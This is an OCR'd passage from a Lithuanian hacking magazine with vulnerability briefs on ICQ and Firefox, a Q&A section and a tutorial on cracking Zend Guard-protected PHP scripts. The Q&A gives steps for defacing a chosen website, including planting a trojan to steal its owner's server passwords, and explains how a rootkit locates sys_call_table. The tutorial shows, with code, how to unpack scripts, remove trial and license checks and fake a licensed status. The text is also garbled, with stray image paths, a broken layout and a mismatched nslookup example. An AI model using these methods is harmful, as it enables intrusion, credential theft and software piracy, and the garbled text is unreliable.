
ICQ iškilusi grėsmė

BRIEF

Per praėjusį mėnesį populiarioje internetinių pokalbių programoje ICQ buvo aptiktos dvi skylės. Pirmoji, susijusi su *ICQ toolbar*, leidžia kenkėjui skaityti RSS bylos turinį, iškviesti *toolbar* metodus (*RefreshRSS*, *OpenFeed*,



01 PKCS vieta bendroje kriptosistemos hierarchijoje



02 ICQ Toolbar – patogus atakos tikslas



03 Visa problemos esmė – ugninėje laputėje

MarkAsRead, *OpenRSSDialog*, *CloseRSSFrame*, *SetRSSNotificationFlag*, *OpenRSSNewDialog*...), peržiūrėti einamo *web* puslapio turinį ir grobti *cookies* su konfidencialia informacija. Tai atliekama nukopijuojant bylą „options2.html", kuri yra kataloge su ICQ toolbar'u, ir ją po atitinkamų pataisymų išsaugant bet kurioje „hakeriškoje" svetainėje. Technines detales galima sužinoti adresu *www.securityfocus.com/archive/1/445515/30/0/threaded*.

Kita, kur kas pavojingesnė skylė, susijusi su tuo, kad kai kurių tiesiogiai (nenaudojant serverio) gavėjams siunčiamų IM pranešimų laukų ilgis nėra kontroliuojamas. Buferis perpildomas funkcijoje *MCRegEx_Search()*, kuri iš dinaminės atminties (*heap*) išskirtam buferiui išvalyti iškviečia *memset()*, tačiau šioje vietoje netikrina faktinio bloko dydžio, po ko eina atsisakymas aptarnauti (daugiau techninių detalių gali gauti čia: *www.coresecurity.com/index.php5?action=item&id=1509*). Shellkodo įvykdymas, kaip kad buvo pranešama *http://www.securityfocus.com/bid/19897/discuss*, iš tiesų neįmanomas. Abu pažeidžiamumus aptiko *Core Team* (*www.coresecurity.com*) komanda.

TARGETS

ICQ Toolbar 1.2, 1.3/ICQ Pro 2003 b, ICQ 99a 2.21.

EXPLOIT

Nereikalingas.

SOLUTION

Atjunk *ICQ Toolbar* ir, priklausomai nuo savo ICQ versijos, įdiek šviežiausią gamintojo pataisymą: *www.securityfocus.com/bid/19897/solution*.

03 Daugybė pažeidžiamumų ugninėje lapėje

BRIEF

FireFox ir jai giminingi produktai (*SeaMonkey*, *Camino*, *Thunderbird*) praranda saugios naršyklės statusą, o šviežios skylės aptinkamos viena po kitos, kas leidžia kenkėjams įvykdyti shellkodą pažeidžiamos programos kontekste, nulaužti (*crash*) naršyklę, paleisti *JavaScript* su sukeltomis privilegijomis iki pat valdymo perdavimo mašininiam kodui, grobti slaptą informaciją ir t.t. Atakų nebuvimas aiškinamas santykinai nedideliu *FireFox* paplitimu, bet tai tik sumažina atakos tikimybę, tačiau jos visiškai nesumažina, be to, hakerių susidomėjimas *FireFox'u* auga geometrine progresija, todėl greitai pasauliniame tinkle atsiras puslapių, skirtų specialiai *FireFox* atakoms. Beprasmiška aptarinėti kiekvieną aptiktą skylę (tam neužtektų net ir paties didžiausio straipsnio), todėl mes nusprendėme apsiriboti vien tik nuorodų išvardinimu, kurias gali rasti *www.securityfocus.com/bid/18228/references*.

TARGETS

Mozilla Camino / Mozilla Firefox / Mozilla SeaMonkey / Mozilla Thunderbird.

EXPLOIT

Daugelio pažeidžiamumų eksploatavimui nereikia jokio eksploito, o ataka atliekama tiesiog su pačia naršykle.

SOLUTION

Įjunk automatinio atnaujinimo režimą ir dažniau peržiūrėk gamintojo svetainėje pateikiamas naujienas (automatinio atnaujinimo modulis parsiunčia tik stabilias produktų versijas), tačiau atnaujintos versijos sutrikdo kai kurių praplėtimų (*extensions*) veikimą, taip priversdamos mus rinktis tarp saugumo ir komfortabilaus darbo. Žinoma, galima pereiti prie *Opera*, *Lynx* arba *Links* naršyklių, kurių klaidas galima lengvai išvardinti ant vienos rankos pirštų.

Hack FAQ

Q: Kaip defeisinti svetainę?

A: Į bendrą klausimą galima pateikti tik bendrą atsakymą. Mes neaptarinėsim skriptvaikių naudojamų metodų, t.y. kuomet pagal žinomą klaidą įprastinėje paieškos sistemoje ieškoma pažeidžiamų svetainių, kurias suradus jos defeisinamos. Geriau aptarkime atvejį, kada tau reikia defeisinti konkrečią svetainę, apie kurios pažeidžiamumus nieko nežinoma. Yra keli pagrindiniai būdai, kaip tai padaryti:

1. Pradėk nuo klaidų paieškų pačios svetainės skriptuose. Jeigu svetainėje veikia forumai, svečių knygos, turinio valdymo sistemos ir panašūs dalykai, tuomet būk tikras, kad svetainėje yra klaidų. Beje, kuo daugiau skriptų ir kuo jie didesni, tuo daugiau klaidų. Tu gali pasinaudoti kokiu nors saugumo skaneriu, kuris ištestuotų svetainę, ar joje nėra žinomų pažeidžiamų skriptų, tačiau jeigu skaneris nieko neras, tai dar nereiškia, kad klaidų nėra. Bandyk klaidų ieškoti rankiniu būdu, keisk kintamųjų reikšmes, siųsk nestandartines užklausas. Mes jau ne kartą rašėme apie CGI ir PHP skriptų klaidas.

2. O ką daryti tuomet, kai pažeidžiamų skriptų surasti nepavyksta arba svetainė iš viso parašyta su grynu HTML? Nereikia nusiminti. Paprastai svetainė veikia serveryje, kuriame saugomos ir kitos svetainės. Jeigu tau pavyks nulaužti vieną iš jų, tuomet tu galėsi prieiti ir prie tau reikalingos svetainės. Norint surasti domenus, kurie saugomi hosterio serveryje, geriau pasinaudoti specialiais servisais, pavyzdžiui, *www.domaintools.com* arba *www.domainsdb.net*. Išsirink skriptų prifarširuotą svetainę ir pasinaudok pirmuoju būdu.

3. O ką daryti, jeigu svetainė saugoma išskirtiniame serveryje ir ji ten yra viena vienintelė, o pirmi du būdai neveikia? Šis atvejis sudėtingesnis, todėl reikia veikti priklausomai nuo situacijos. Pabandyk nuskenuoti serverio jungtis ir peržiūrėti veikiančių servisų antraštes. Jeigu adminas — kvailys, tuomet serveryje galima tikėtis rasti pažeidžiamą servisą, kuriam jau sukurtas ir paviešintas eksploitas. Tačiau taip vargu ar bus. Dėl to kai kurie tinklo niekšeliai pašalina visų servisų antraštes ir laukia akimirkos, kada pasirodys viešas vienam iš jų skirtas eksploitas. Adminai programinės įrangos neatnaujina akimirksniu — paprastai iki to laiko praeina mažiausiai keletas valandų. Per tą laiką galima spėti pasinaudoti eksploitu ir defeisinti svetainę.

Dažniausiai FTP/SSH/MySQL servisų slaptažodžius svetainės šeimininkas saugo savo namų arba darbo kompiuteryje, todėl tu jų gavimui gali pasinaudoti paprasčiausiu trojanu. Mūsų žurnale mes jau ne kartą rašėme apie tai, kaip į kitą kompiuterį įkelti trojaną.

Aš išvardinau visus pagrindinius būdus. O šiaip tai kam tau užsiiminėti defeisais? Defeisas — tai įstatymams prieštaraujantis dalykas, todėl geriau klausyk mamytės ir tėvelio bei ruošk pamokas. Atmink, kad už svetainės defeisą tau gali grėsti siaubingas tavo paties veidelio defeisas.

Q: Patark, kaip paprastai pagal domeno pavadinimą sužinoti IP adresą?

A: Pats paprasčiausias būdas — pasinaudoti įrankiu *nslookup*, kuris standartiškai yra kiekvienoje pilnavertiškoje operacinėje sistemoje (*Windows*, *Linux*, BSD ir kitose). Šis įrankis tau leidžia dirbti su DNS vardų bei adresų transformacijomis. Pavyzdžiui:

```
>nslookup www.melga.lt
Server: laguna.balt.net
Address: 195.14.160.14

Non-authoritative answer:
Name: www.melga.lt
Address: 213.197.143.120
```

Šie rezultatai reiškia, kad buvo apklaustas serveris *laguna.balt.net* (jo IP adresas yra 195.14.160.14) ir gautas atsakymas — IP adresas (*www.melga.lt*) = 213.197.143.120.

Nslookup leidžia atlikti ir atvirkštinę transformaciją:

OM DRAAIT

```
> nslookup 194.67.128.2
Server: ns.urtc.ru
Address: 195.38.32.2

Name: game-land.rmt.ru
Address: 194.67.128.2
```

Kaip matai, realiai IP adresas 213.197.143.120 susietas su domeno vardu *atlanta.kryptis.lt*, iš ko išplaukia, kad *www.melga.lt* yra virtualus mazgas.

Q: Rašau Linux rootkitą, skirtą sistemoms su 2.6.x versijos branduoliais, ir susidūriau su tokia bėda: šiuose branduoliuose neeksportuojama sisteminių iškvietimų lentelė sys_call_table. Ką daryti?

A: Taip, deja, tokia bėda yra. Siekdami didesnio saugumo, branduolių kūrėjai, pradedant nuo 2.5.41 versijos branduolių, uždraudė eksportuoti *sys_call_table*, todėl paprastas sisteminių iškvietimų pakeitimas šiuose branduoliuose neveikia. Tačiau hakeriai surado būdų, kaip apeiti šį draudimą. Aš žinau tris būdus, kaip gauti *sys_call_table* adresą:

1. Pirmasis būdas aprašytas elektroniniame žurnale „Phrack#58", straipsnyje „Linux on-the-fly kernel patching without LKM", tačiau šis būdas priklauso nuo naudojamos platformos ir yra algoritmiškai sudėtingas.

2. Lentelės adresą galima rasti paprasčiausiai jo ieškant byloje */boot/System.map*, pavyzdžiui:

```
# grep sys_call_table /boot/System.map
c03ce760 D sys_call_table
```

Dabar modulyje galima atlikti štai tokį priskyrimą:

```
unsigned long *sys_call_table;
*(long *)&sys_call_table=0xc03ce760;
```

ir toliau pakeitimą realizuoti įprastiniu būdu, kaip kad tai daroma 2.4.x versijos branduoliuose. Savo modulyje tu gali įmontuoti funkciją, kuri atidarytų bylą */boot/System.map* ir savarankiškai jame surastų *sys_call_table* adresą.

3. Trečiąjį būdą atrado ir savo straipsnyje aprašė (su išeities tekstais) rusų hakeris *dev0id* iš *UkR Security Team* komandos. Šį straipsnį gali rasti *www.ustsecurity.info* svetainėje.

Q: Kaip sukompiliuoti Linux 2.6.x versijos branduoliui skirtą modulį?

A: 2.6.x branduolių modulių kompiliavimas iš esmės skiriasi nuo 2.4.x branduoliams skirtų modulių kompiliavimo. Iš pradžių reikia sukurti *Makefile* su štai tokiu turiniu (kaip pavyzdį paimkime modulį pavadinimu *mod.c*):

```
obj-m += mod.o
```

Po to norint sukompiliuoti modulį reikia įvykdyti štai tokią komandą:

```
# make -C /usr/src/linux-`uname -r`
SUBDIRS=$PWD modules
```

Jeigu tavo */usr/src* kataloge bus simbolinė nuoroda *linux* į katalogą su branduolio išeities tekstais, kompiliavimo komanda atrodytų taip:

```
# make -C /usr/src/linux SUBDIRS=$PWD
modules
```

Kaip tu tikriausiai supranti, tavo sistemoje branduolio išeities tekstai turi būti saugomi kataloge */usr/src*. Jeigu pas tave nėra branduolio išeities tekstų, tuomet juos reikia gauti, nes priešingu atveju modulio kompiliavimas baigsis nesėkmingai. Paketus įdieginėti patogu per KDE arba *Gnome* (meniu ieškok į „Programų įdiegimą" panašios funkcijos). Reikiamas paketas su branduolio išeities tekstais paprastai vadinasi *kernel-source-versijos_numeris*.

Sėkmingai įvykdžius komandą, einamame kataloge bus sukurta objektinė modulio byla *mod.ko*. Atkreipk dėmesį: 2.6 branduoliuose objektinių modulių bylų praplėtimai yra *.ko*, o ne *.o*.

Dabar modulį galima užkrauti į branduolį:

```
# insmod mod.ko
```

Įdiegtų modulių sąrašą galima peržiūrėti su komanda *lsmod*, o pašalinti modulį — su komanda *rmmod* (čia modulio pavadinimas nurodomas be praplėtimo):

```
# rmmod mod
```

Q: Tikrai žinau, kad mašinoje X veikia syslog/514, tačiau nmap sako, kad 514 jungtis uždaryta. Kaip visa tai suprasti?

A: Jeigu mašina X nepaslėpta už ugniasienės, o *syslogd* nėra paleistas per nestandartinę jungtį, kurios numeris būtų ne 514, tuomet priežastis greičiausiai tame, kad tu skenuoji tik TCP jungtis. *Syslog* bendravimui per tinklą naudoja UDP protokolą, todėl *nmap* nemato atidarytos UDP jungties. Tiesiog nmap'ui komandinėje eilutėje nurodyk parametrą *-sU* ir nuskenuok UDP.

Daugelis kažkokią mašiną tyrinėjančių hakerių skenuoja TCP jungtis ir visiškai pamiršta nuskenuoti UDP, o juk ten taip pat gali būti daug gardžių dalykų.

Nuolat randu terminą „demilitarizuota zona" (DMZ), bet taip ir nesupratau, kas tai per daiktas ir kaip jis veikia. Padėk!

A: Terminas „demilitarizuota zona" (DMZ — *Demilitarized Zone*) į tinklo pasaulį atėjo iš realaus pasaulio. Kažkada demilitarizuota zona vadinosi žymioji Berlyno siena, o šiuo metu pasaulyje yra vienintelė DMZ, kuri skiria Šiaurės ir Pietų Korėją. Taigi DMZ — tai pasienio zona (juosta), kuri atskiria dvi puses ir oficialiai nepriklauso nė vienai iš jų, nors abiejų šalių atstovai gali būti šioje zonoje. Tinklo saugumo pasaulyje DMZ naudojama vidiniam ir viešam tinklui atskirti. DMZ praktiškai yra neapsaugota zona, prie kurios prieiti galima tiek iš vidinio, tiek ir iš viešo tinklo. DMZ paprastai saugomi vieši servisai: *web*, *proxy*, pašto serveriai ir t.t. Vidinis lokalus tinklas yra atskirtas nuo DMZ, jį saugo ugniasienė. Šio sprendimo esmė — praktiškai visiškai izoliuoti viešus serverius nuo vidinio lokalaus tinklo, tačiau tai pritaikoma tik iš šių serverių išeinantiems susijungimams, kadangi juos gali inicijuoti kontrolę perėmę hakeriai. Net jeigu hakeris ir užvaldys vieną iš DMZ veikiančių serverių, jis negalės nevaldomai prieiti prie vidinio tinklo.



„ZEND GUARD“ hakerių taikiklyje

Užkoduotų skriptų tyrimas ir nulaužimas

INTELEKTUALIOS NUOSAVYBĖS APSAUGOS PROBLEMA NĖRA NAUJA, O PHP PASAULYJE JI YPAČ AKTUALI. PHP KŪRĖJAI KODO APSAUGAI SIŪLO SAVO PRODUKTĄ ZEND GUARD. PASAK JŲ, JIS APSAUGO IŠEITIES TEKSTUS JUOS TRANSFORMUODAMAS Į TAM TIKRĄ TARPINĮ DVEJETAINĮ PAVIDALĄ. TAČIAU KIEK ŠIS PAVIDALAS ATSPARUS IŠORINIAM POVEIKIUI? ŠIAME STRAIPSNYJE AŠ PAPASAKOSIU, KAIP NUO BET KOKIO APSAUGOTO SKRIPTO LENGVAI PAŠALINTI BANDOMUOSIUS (TRIAL) IR LICENCINIUS APRIBOJIMUS BEI KAIP GAUTI TOKIO SKRIPTO IŠEITIES TEKSTĄ.


VISOS MANIPULIACIJOS BUS APTARIAMOS „PHP 5.1.4“ IR „ZEND OPTIMIZER 3.0.0“ KOMBINACIJAI. YRA KELETAS ALTERNATYVIŲ APSAUGŲ KŪRĖJŲ: SOURCE GUARDIAN, „IONCUBE“, „PHPCIPHER“. SMEGENŲ UŽDEGIMO APRAIŠKŲ, KURIOS VADINASI SOURCECOP ARBA „CODELOCK“, APSAUGOMIS GALIMA NELAIKYTI.

Kodo apsauga

Kiekviena su protektoriumi apsaugota byla prasideda nuo vienos iš signatūrų:

1. <?php @Zend;
2. Zend

Pirmu atveju pateikiama antraštė bus parodyta tada, jeigu *Zend Optimizer* nėra įdiegtas. Antru atveju visas dvejetainis mėšlas bus išspjautas naršyklei. Svarbu žinoti, kad visos eilutės užkoduotame skripte už ką nors atsako. Pirmoji eilutė — tai signatūra. Antra — tai poslinkis nuo bylos pradžios aštuntainėje skaičiavimo sistemoje.



```
<?php @Zend;
3272;
/*  ©ë!This is not a text file!
print "<html><body>\n";
print "<a href=\"http://www.zend.co
print "<center><h1>Zend Optimizer n
print "<p>This file was encoded by
print "<p>In order to run it, pleas
print "<h2>What is the Zend Optimiz
";
print <<<EOM
<p>The Zend Optimizer is one of the
<p>In addition to performance-impro
<p>The Zend Optimizer is a freely-a
EOM;
print "</body></html>\n";
exit();
?>
62003120701 @1 •105441 •517753 x·
```

Tipinis koduotas skriptas

Toliau eina keturi eilutės tipo parametrai:

1. Tai formato arba *Zend API* numeris — kaip kam patinka. Vadovaujantis šiuo numeriu, *Optimizer* apdoros bylą, todėl jeigu taisai supakuotą skriptą, visada atstatyk originalų numerį.

2. Interpretatoriaus, kuriam skirta koduota byla, versija. PHP4 atveju tai yra 1, PHP5 — 2. Jeigu pas tave įdiegta PHP4, o byla skirta penktai versijai, tuomet optimizatorius pateiks klaidą.



3. Supakuotų duomenų ilgis (tų duomenų, kurie eina iš karto po ketvirto, paskutinio parametro).

4. Išpakuotų duomenų ilgis.

Dabar mums reikia išpakuoti likusius duomenis. *Zend* kūrėjai nepradėjo kurti savų algoritmų ir tiesiog pasinaudojo *deflate* su žodynu. Šis algoritmas realizuotas *zlib* (*www.zlib.net*) bibliotekoje. Neilgai galvojusi, *Zend* komanda ir pasinaudojo šia biblioteka. Pasikapsčius *zlib* pavyzdžiuose, galima greitai sukurti išpakavimui skirtą programą. Žodyną reikia paimti iš paties Optimizer'io. Pavyzdžiui, PHP 5.1.x versijoje jis yra ties poslinkiu *0x000503D0*, jo ilgis — 3296 baitai. Taip pat reikia parašyti ir pakuotuvą. Principas, algoritmas ir žodynas — lygiai tie patys.

Išpakuojame bet kokį mūsų supakuotą skriptą, ir jis pavirsta kuo nors tokiu:



Išpakuoto skripto pavyzdys

Kas iš karto krenta į akis? Tai naudojamų funkcijų, kintamųjų, klasių, klasių metodų ir eilučių pavadinimai. Kokią naudą tu gali iš to gauti? Visų pirma, tu gauni naudojamų funkcijų sąrašą. Antra, kode aiškiai matosi kai kurios eilutės, kurias tu gali lengvai pakeisti, tuo pačiu nereikia pamiršti pataisyti ilgį, nurodytą eilutės pradžioje. Taip galima padaryti su į skriptą įmontuotais dizaino elementais arba tokio tipo primityviomis apsaugomis:

```
if ($_SERVER["HTTP_HOST"] != "mysupersite.ru") exit;
```

Aptarkime realų pavyzdį: produktas *www.excelparser.com* — *Excel* apdorotuvas, kuris po 15 dienų atsisako veikti. Jame yra byla *license.php*. Ją išpakavus į akis iš karto krenta *expiration_date* ir *purchase_date* tipo pavadinimai bei datos, kurias galima pataisyti. Metus pakeičiame į 2030–uosius, supakuojam — ir skriptas daugiau mūsų netrukdo dėl naudojimo laiko pasibaigimo.


Beje, labai dažnai mokamuose skriptuose įmontuojamas mechanizmas, kuris kreipiasi į gamintojo svetainę, jame taip pat gali būti bekdoras, todėl reikia būti atsargiam. Toliau mes pažiūrėsim, kas gi yra tas licencijavimas ir už ką *Zend* prašo tokių didelių pinigų.

„Zend“ licencijavimas

Užkoduokime paprasčiausią skriptą:

```
<?php
set_time_limit(0);
printf("Script start\n");
$a = 5;
$b = $a + 6;
echo $b;
?>
```

Dabar jį išpakuokim. Gausim štai ką:



Išpakuoto skripto antraštė

Iš pradžių paaiškinsiu du deserializacijos principus:

1. Eilutėms: pirmiausia skaičiaus pavidalu pateikiamas ilgis. Gautas skaičius yra toliau einančios eilutės ilgis (tai gerai matosi pačioje skripto pradžioje, kadangi pirmasis parametras yra eilutė).

2. Skaičiams: iš pradžių eina eilutės ilgis, o po to pats skaičius, kuris užrašytas kaip eilutė. Pavyzdys: 02 31 00. Čia ilgis — 2. Eilutė — 31 00. Pats skaičius — vienetas (0x31 yra šešioliktainė ‚1‘ ASCII kodo forma).

Pirmasis parametras yra koduotojo, kuris užkodavo skriptą, savininko vardas. Mūsų atveju koduotojas užregistruotas „Zend Encoder trial“ vardu. Antrasis parametras — visada vienetas. Jeigu jis nelygus vienetui, tuomet užkroviklis nutraukia vykdymą. Toliau eina parametras, nurodantis, kurią koduotojo versiją mes naudojome: užregistruotą, ar ne. Mūsų atveju — tai vienetas, t.y. neregistruota versija. Ketvirtasis — visada vienetas (jo paskirties aš taip ir nesupratau).

Penktasis parametras nurodo licencijos tipą:

0 — nereikalauja licencijos (*No License Support*)

1 — reikalauja licencijos (*Require Valid License*)

2 — palaiko licenciją (*Support License*)

Pacituosiu dokumentaciją: „This allows you to generate encoded files that can operate within a limited scope, such as a limited trial version that requires a valid license in order to be fully functional“. Kitaip tariant, neturint licencijos mes su funkcija *zend_loader_file_licensed()* galime apriboti pilną skripto funkcionalumą. Šeštas parametras skirtas skripto paleidimo laikui apriboti. Jeigu esama data senesnė už nurodytą, tuomet mes gausime klaidą „Fatal error: This file has expired“. Data čia atvaizduojama *unix timestamp* formatu (nuo 1970 metų praėjusių sekundžių kiekis).

Jeigu parametras lygus nuliui, tuomet laiko apribojimo nėra. Pažiūrėkim į pavyzdį:



Skriptas su paleidimo laiko apribojimu

Čia mes matome skaičių 1159714573, kas atitinka 2006.10.01. Tai reiškia, kad šis skriptas nustos veikti po šios datos. Nieko čia baisaus. Pakeičiam skaičių į 0 (t.y. įrašome 30 00), ilgį iš 0B pakeičiame į 02, ir šis apribojimas daugiau mūsų nebetrukdys.

Kitas iš eilės parametras labai svarbus. Tai kontrolinė suma. Pagal ją tikrinami licenciniai duomenys ir registracijos vardas (pirmasis parametras). Pagal ją taip pat generuojama lentelė, iš kurios mes gauname realų PHP opkodų numerį, todėl su šiuo parametru reikia elgtis atsargiai.

Aštuntasis parametras (vizualiai neženklus):




Parametras „Work only with other encoded files“

Koduotojas turi parametrą „Work only with other encoded files“. Manau, kad pavadinimas kalba pats už save. Čia galimi variantai yra 00 ir 01, t.y. „ne“ ir „taip“.

Ir, galų gale, paskutinis parametras — *dummy.addr*. Jis ne visada toks, kartais pasitaiko keista eilutė, kas nors tokio tipo: „*-Tudsb3T$)*“. Jo prasmė ne visai aiški. Užkroviklis jį skaitydamas išskiria, nuskaito ir iš karto atlaisvina atmintį (greičiausiai to reikia kažkokiam grįžtamam suderinamumui). Uff. Parametrus aptarėm. Dabar pats laikas imtis mūsų vardų, registracijų ir licencijų.

Pirmasis licencijos tipas — tai „No License Support“. Čia veikia viso labo dvi esybės: vardas (pirmasis parametras) ir kontrolinė suma:



Taip atrodo antraštė neturint licencijos

Pagal tai mes nustatome koduotojo savininko vardą. Pagal šį vardą generuojama kontrolinė suma. Tam naudojama funkcija vadinasi *adler32*. Pateiksiu jos listingą:

```
unsigned int adler32_hash(char *data, int len)
{
  unsigned int i1 = 0, i2 = 0;
  for (int i=0;i<len;i++) {
    i1 += data[i];
    i2 += i1;
}
```


WEB

www.zend.com
www.php.net

```
  i1 %= 65521;
  i2 %= 65521;
  i2 <<= 16;
  return i2 | i1;
}
```

Iškvietus funkciją *adler32_hash ("Zend Encoder trial", 18)*, mūsų gautas rezultatas yra *1036256941*. Jeigu mes skripte pakeisim pavadinimą, tuomet skaičiavimų metu *Optimizer* gaus kitą kontrolinę sumą ir ją sulygins su ta, kuri nurodyta skripte. Jeigu jos nelygios, vykdymas bus nutrauktas. Tuo tarpu jeigu mes kartu su pavadinimu pakeisime ir kontrolinę sumą, bus sugeneruota neteisinga opkodų transformavimo lentelė, dėl ko *Optimizer* paprasčiausiai nulūš.

Antrasis licencijos tipas — tai „Require Valid License". Užkoduokime mūsų skriptą su šia opcija. Pabandžius paleisti gauname grėsmingą „Warning: License check failed!". Tuo vykdymas ir pasibaigia. Išpakavę pamatysim ką nors tokio:



Licencijos reikalaujančio skripto antraštė

Kiek daug papildomai prisidėjo įdomios informacijos! Iš pradžių aptarkim licencijos tipą (pažymėtas geltona juostele). Jis lygus vienetui, t.y. „Require Valid License". Toliau eina su šia licencija susijęs duomenų blokas. Čia mes vėl matome koduotojo savininko vardą (pavadinkime šį parametrą *regname*). Toliau eina produkto pavadinimas (pažymėtas žalia linija, pavadinkime jį *productname*), kurį mes nurodome koduotojo parametre - *license-product*. Po to eina pirmasis 548 baitų dydžio duomenų blokas (pavadinkime šį bloką *data1*), už kurio — antrasis 808 baitų dydžio duomenų blokas (pavadinkime šį bloką *data2*; jis pasibaigia ties vertikalia raudona juostele). Toliau, kaip visada, eina apribojimo pagal laiką parametras ir kontrolinė suma. Šiuo atveju kontrolinė suma paskaičiuojama tokiu būdu:

```
int checkhash = adler32_hash(regname)
^ adler32_hash(productname) ^ adler32_
hash(data1) ^ adler32_hash(data2);
```

Tai reiškia, kad šiuo atveju su visomis kontrolinėmis sumomis atliekama operacija XOR. Pakeiskim licencijos parametrą iš „1" į „0" ir išpjaukim visus blokus (*regname*, *productname*, *data1*, *data2*). Deja, supakavę šį skriptą mes vis tiek negalėsime jo paleisti, kadangi „Zend Encoder trial" kontrolinė suma lygi *1036256941*, o pas mus ji yra *457376076*. Mes nepajėgsime pakeisti kontrolinės sumos, tačiau kuo puikiausiai galim keisti pavadinimą, t.y. tereikia parinkti tinkamą baitų rinkinį. Šios problemos aprašymas, svarstymai ir sprendimas pateikti *crackl@b* forume: *http://cracklab.ru/f/index.php?action=vthread&forum=1&topic=2927*. Suradę reikiamus baitus ir pakeitę juos skripte mes gauname:



Licencijos reikalavimo iškirpimas

Supakuojam, bandom paleisti ir matom:

```
Script start
11
```

O, stebukle! Skriptas pasileido! Kaip matai, licencijos reikalavimų iškirpimas — gana paprasta užduotis, kurią taip pat labai lengva automatizuoti.

Ir galų gale trečiasis licencijos tipas — tai „Support License". Jis skirtas apriboti skripto galimybes neturint licencijos.

Čia viskas labai lengva. Kaip pavyzdį parašykime skriptą:

```
<?php
$licinfo = zend_loader_file_licensed();
if ($licinfo === FALSE) {
echo "Demo Version";
} else {
echo "Full Version, license data:";
print_r($licinfo);
}
?>
```

Dabar jį užkoduokime su „Support License", paleiskim, ir, savaime suprantama, gausim „Demo Version". Išpakuojam. Į akis iš karto krenta tai, kad kontrolinė suma pas mus priklauso tik nuo pavadinimo, t.y. *adler32_hash("Zend Encoder trial", 18) = 1036256941*.

Taigi, mes galime drąsiai išmesti visą licencinį „mėšlą", o funkcijos pavadinimą pakeiskim į *zend_loader_file_licen"z"ed*. Supakuokime gautą rezultatą į bylą pavadinimu *script.php* ir parašykime nedidelį skriptą:

```
<?
function zend_loader_file_licen"z"ed() {
return array("Product-Name" => "MyProduct");
// taip pat nepamirškime grąžinti ir kitų
// licencijos parametrų
// išsamiau apie zend_loader_file_licensed()
// grąžinamus parametrus galima paskaityti
// dokumentacijoje
}
include("script.php");
?>
```

Paleidžiam šį skriptą ir matom:

```
Full Version, license data:Array
(
[Product-Name] => MyProduct
)
```

Žinoma, tai barbariškas metodas, kadangi kiekvienam skriptui teks rašyti jam atitinkantį skriptą ir naudojant skirtingus optimizacijos lygius teks taisyti keletą vietų. Tačiau tai pirmiausia, kas atėjo man į galvą :).

Noriu pastebėti, kodėl nebuvo galima keisti kontrolinės sumos. Esmė tame, kad skripte nėra akivaizdžiai pateiktų PHP opkodų numerių, tačiau yra poslinkiai, pagal kuriuos galima gauti originalius opkodus. Tai atrodo maždaug taip:

```
char opcode = table[offset] — (opcodenum & 7)
```

Skripte yra tik *offset* ir, savaime suprantama, opkodo eilės numeris nuo funkcijos *opcodenum* pradžios. O pati lentelė, iš kurios mes gauname originalius opkodų numerius, generuojama priklausomai nuo kontrolinės sumos. Generavimo algoritmo aš čia nepateiksiu: jis išties gremėzdiškas. Jį surasti labai lengva — tereikia pasekti, kur nukeliauja hešas. Štai kodėl mes tiesiog šiaip sau negalime keisti kontrolinės sumos, kadangi dėl to gali pasikeisti visi opkodų poslinkiai, o interpretatorius pradės daryti nesąmones. Taigi jeigu mes norime pakeisti hešą, reikia pakeisti visus opkodų poslinkius visame skripte. Reziumuojant šį skyrelį, pastebėsiu: visa skripto licencinė apsauga apeinama tiesiogine žodžio prasme per 5 minutes. Yra ir kitas apėjimo variantas — pataisyti patį *Optimizer*, tačiau tai ne universalu, kadangi svetimame hostinge tau niekas neleis to daryti.

Skripto turinio gavimas

Noriu pastebėti, kad koduotojas turi keletą optimizacijos lygių: *full*, *minimal*, *none*. Priminsiu, jog mes apsistojome ties paskutiniu parametru „dummy.addr". Kai optimizacijos lygis yra *full*, koduotojas iš karto po „dummy.addr" įrašo funkcijų, kurių pavadinimams iš anksto apskaičiuoti hešai, skaičių.

1. Pilnai išnagrinėti *Zend Optimizer*, pažiūrėti, į kokias struktūras jis įkelia kokius duomenis ir t.t. Ir, be abejo, parašyti apdorojimo programą.

2. Mandagiai paprašyti *Optimizer* visa tai padaryti už mus.

Iš karto pasakysiu: iš pradžių aš ėjau pirmuoju keliu. Po dienos supratau, kad ši užduotis ne pirmokėliams :). Tuomet man į galvą atėjo antrasis variantas. *Zend* variklíuke yra dvi stadijos: skripto kompiliavimas (apdorojimas, visų virtualiai mašinai skirtų struktūrų užpildymas) ir skripto paleidimas. Už pirmąją atsako funkcija, į kurią rodo *zend_compile_file* rodyklė, o už antrą — į kurią rodo *zend_execute* rodyklė. Paleidinėjant PHP varikliuką,

```
31 30 00 64 75 6D 6D 79 | 2E 61 64 64 72 02 32 00   10 dummy.addr☻2
03 31 34 00 73 65 74 5F | 74 69 6D 65 5F 6C 69 6D   ♥14 set_time_lim
69 74 0B 31 34 30 37 36 | 31 39 32 30 37 00 02 36   it♂1407619207 ☻6
00 70 72 69 6E 74 66 0B | 31 38 30 36 37 33 39 31    printf♂18067391
38 36 00 02 02 31 00 00 | 00 03 31 32 00 03 31 32   86 ☻☻1   ♥12 ♥12
00 02 32 00 A2 08 02 30 | 00 02 31 00 08 02 30 00    ☻2 в◘☻0 ☻1 ◘☻0
```

Full lygio optimizacija

